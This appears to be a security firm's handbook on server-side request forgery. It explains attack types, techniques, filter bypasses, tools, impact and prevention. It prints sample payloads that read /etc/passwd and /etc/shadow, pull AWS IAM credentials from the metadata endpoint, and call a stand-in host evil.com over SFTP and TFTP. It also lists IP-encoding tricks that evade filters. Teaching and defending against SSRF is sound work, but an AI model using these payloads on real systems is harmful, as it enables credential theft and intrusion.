SECURITYBOAT
Frontline Of Your Business

SERVER-SIDE REQUEST FORGERY
HANDBOOK


www.securityboat.net

SECURITYBOAT
Frontline Of Your Business

Table of contents

1. What is SSRF

SSRF, which stands for Server-Side Request Forgery, represents a security vulnerability wherein an attacker has the ability to manipulate a server, compelling it to make requests without proper authorization. This vulnerability poses significant security risks, including the potential exposure of sensitive data, disruption of essential services, and in more severe cases, the ability for an attacker to remotely execute code on the targeted server. Essentially, SSRF allows an unauthorized party to influence the server's behavior, leading to a range of potential adverse consequences.



2. Types of SSRF

2.1 Classic SSRF:

Classic SSRF involves attackers directing servers to make unauthorized requests to internal resources, risking exposure of sensitive files or services within the server's network. The vulnerability allows manipulation of the server to access confidential information or disrupt essential services.

2.2 Blind SSRF:

In blind SSRF, the attacker doesn't receive the responses from the requests made by the server, making it challenging to confirm the success of the attack. This type often requires additional techniques to verify the impact.


3. Attack Techniques for SSRF

3.1 Port Scanning using SSRF

In a Server-Side Request Forgery (SSRF) attack, an attacker first identifies vulnerabilities in a web application that allow manipulation of server requests. Exploiting this SSRF vulnerability, the attacker crafts malicious requests, adjusting URLs or parameters to control where the server sends requests. In the context of port scanning, the attacker systematically manipulates the SSRF request to scan for open ports on internal systems, gaining insights into the network's structure and potential vulnerabilities. By specifying different port numbers in the SSRF request and observing the server's responses, the attacker identifies accessible ports. This technique is then used to plan subsequent attacks, posing a significant security risk to organizations.


3.2 DNS Rebinding:

In a combined Server-Side Request Forgery (SSRF) and DNS Rebinding attack, the attacker first identifies a web application vulnerable to SSRF. Exploiting this vulnerability, the attacker manipulates the DNS resolution through DNS Rebinding, directing subsequent requests to an IP address under the attacker's control, often an internal one. By leveraging SSRF, the attacker makes the vulnerable server send requests to the manipulated domain, which resolves to the internal IP address. This allows the attacker to interact with and potentially exploit internal resources that are not meant to be directly accessible from the internet.




3.3 SSRF for Out of Band Interaction

Server-Side Request Forgery (SSRF) for out-of-band interaction is an advanced exploitation method where attackers manipulate a vulnerable web application to make requests to external servers and retrieve information indirectly. In this technique, rather than receiving an immediate response from the manipulated server, the attacker sets up a communication channel that allows data retrieval through a different out-of-band method, such as DNS requests, HTTP callbacks, or other external interactions. By leveraging SSRF for out-of-band communication, attackers can exfiltrate sensitive data, gather intelligence about internal networks, or execute more complex attacks without the need for a direct response from the manipulated server.



3.4 SSRF via server side image rendering

SSRF via server-side image rendering is a sophisticated attack where malicious actors exploit a web application's image rendering functionality to initiate Server-Side Request Forgery (SSRF). In this scenario, attackers provide a URL pointing to an internal resource as an image source, tricking the server into making a request to that internal location. The server-side rendering mechanism, expecting an image URL, inadvertently acts as an SSRF vector. This technique allows attackers to access sensitive internal resources indirectly, potentially exposing confidential data or infrastructure details.



3.5 Protocol-Based Exploitation

Protocol-Based Exploitation in SSRF involves manipulating communication protocols in URLs to exploit vulnerabilities and perform unauthorized actions on a server. In this context, attackers focus on using specific protocols, such as file, dict, sftp, tftp, ldap, and gopher, to trick the server into making unintended requests. The objective is to gain unauthorized access, expose sensitive information, or disrupt services. Examples include accessing system files with the file protocol, querying dictionary databases via dict, and utilizing PHP scripts for SSRF with various protocols.

Protocols:

File Protocol Exploitation: Payload Example: file:///etc/passwd


Dict Protocol Exploitation: Payload Example: dict://<user>;<auth>@<host>:<port>/d:<word>:<database>:<n>

SSRF with SFTP Protocol: Payload Example: ssrf.php?url=sftp://evil.com:11111/

SSRF with TFTP Protocol: Payload Example: ssrf.php?url=tftp://evil.com:12346/TESTUDPPACKET

SSRF with LDAP Protocol: Payload Example: ssrf.php?url=ldap://localhost:11211/%0astats%0aquit

Gopher Protocol Exploitation (GET Request): Payload Example: gopher://<server>:8080/_GET / HTTP/1.0%0A%0A



4. Bypass Techniques

4.1 Blacklist-based Filters

Use an alternative IP representation such as 127.0.0.1 can be 127.1 or 017700000001, 2130706433

Using URL encoding or case variation

4.2 Whitelist-based Filters:

Redirection can be used to bypass whitelist-based filters. For example, an attacker might use a URL like https://originalhost@attackerhost to redirect the request to the attacker's host.

Utilizing URL fragments with the # character can also help bypass filters.
For example, https://attackerhost#originalhost

5. Payload Examples

5.1 File Retrieval

file:///etc/passwd retrieves the content of the passwd file.

file:///etc/shadow attempts to access the shadow file for password hashes.

5.2 Metadata Endpoint Access (AWS Example)

http://169.254.169.254/latest/meta-data/iam/security-credentials/ accesses AWS IAM credentials if the application is hosted on AWS.

5.3 Internal Service Enumeration

http://internal-service/api/data forces the server to make a request to an internal service endpoint, potentially revealing information about internal services.

6. Tools for Detecting SSRF

6.1 SSRFmap

SSRFmap is a tool designed for automatic SSRF detection and exploitation. It helps identify potential SSRF vulnerabilities and automate the process of exploiting them.
https://github.com/swisskyrepo/SSRFmap

6.2 ssrfDetector

This tool is focused on detecting SSRF vulnerabilities by analyzing requests and responses. It can be used during penetration testing to find and exploit SSRF issues.
https://github.com/R0X4R/ssrf-tool

6.3 SSRF Sheriff

SSRF Sheriff is another tool that aids in detecting SSRF vulnerabilities. It provides a set of features for scanning and identifying potential SSRF weaknesses in web applications.
https://github.com/teknogeek/ssrf-sheriff

7. Impact of SSRF

7.1 SSRF Sheriff

In certain scenarios, SSRF can be combined with other vulnerabilities to achieve remote code execution, posing a severe threat to the application and its hosting environment.

7.2 Data Exposure

SSRF can allow attackers to access sensitive internal data or services, leading to a compromise of confidential information.

7.3 Service Disruption:

Making unauthorized requests through SSRF can disrupt internal services, affecting the availability and functionality of applications.

8. Prevention

8.1 Input Validation

Input validation involves examining and verifying user-supplied URLs to ensure they are properly formatted and point only to allowed resources. This process includes checking for valid URL structures, schemes (e.g., http, https), and ensuring that the URLs do not contain any malicious payloads or unauthorized characters. Sanitization techniques may be applied to remove or neutralize any potentially harmful elements from the URL input.

8.2 Whitelisting

Whitelisting involves defining a list of approved or trusted domains and rejecting requests that attempt to access resources outside of this predefined list. By enforcing a whitelist of allowed domains, organizations can restrict the server to making requests only to specific, trusted destinations, thereby mitigating the risk of SSRF attacks originating from unauthorized or malicious sources.

8.3 Network Segmentation

Network segmentation involves dividing the network infrastructure into distinct segments or zones based on factors such as security requirements, access controls, and trust levels. By implementing network segmentation, organizations can limit the server's ability to make requests to internal resources that may be vulnerable to SSRF attacks. Segmentation helps contain the impact of SSRF incidents by restricting unauthorized access to sensitive internal systems and services.

8.4 URL Redirection Controls

URL redirection controls are mechanisms implemented within the application to manage and regulate the redirection of URLs. These controls ensure that any redirections initiated by the application are limited to predefined, trusted destinations. By enforcing strict controls on URL redirection, organizations can prevent attackers from exploiting SSRF vulnerabilities to redirect requests to malicious or unauthorized domains, thereby mitigating the risk of unauthorized access or data exposure.

SECURITYBOAT

Frontline Of Your Business

SERVER-SIDE REQUEST FORGERY HANDBOOK

Scan QR Code to Download Handbook

www.securityboat.net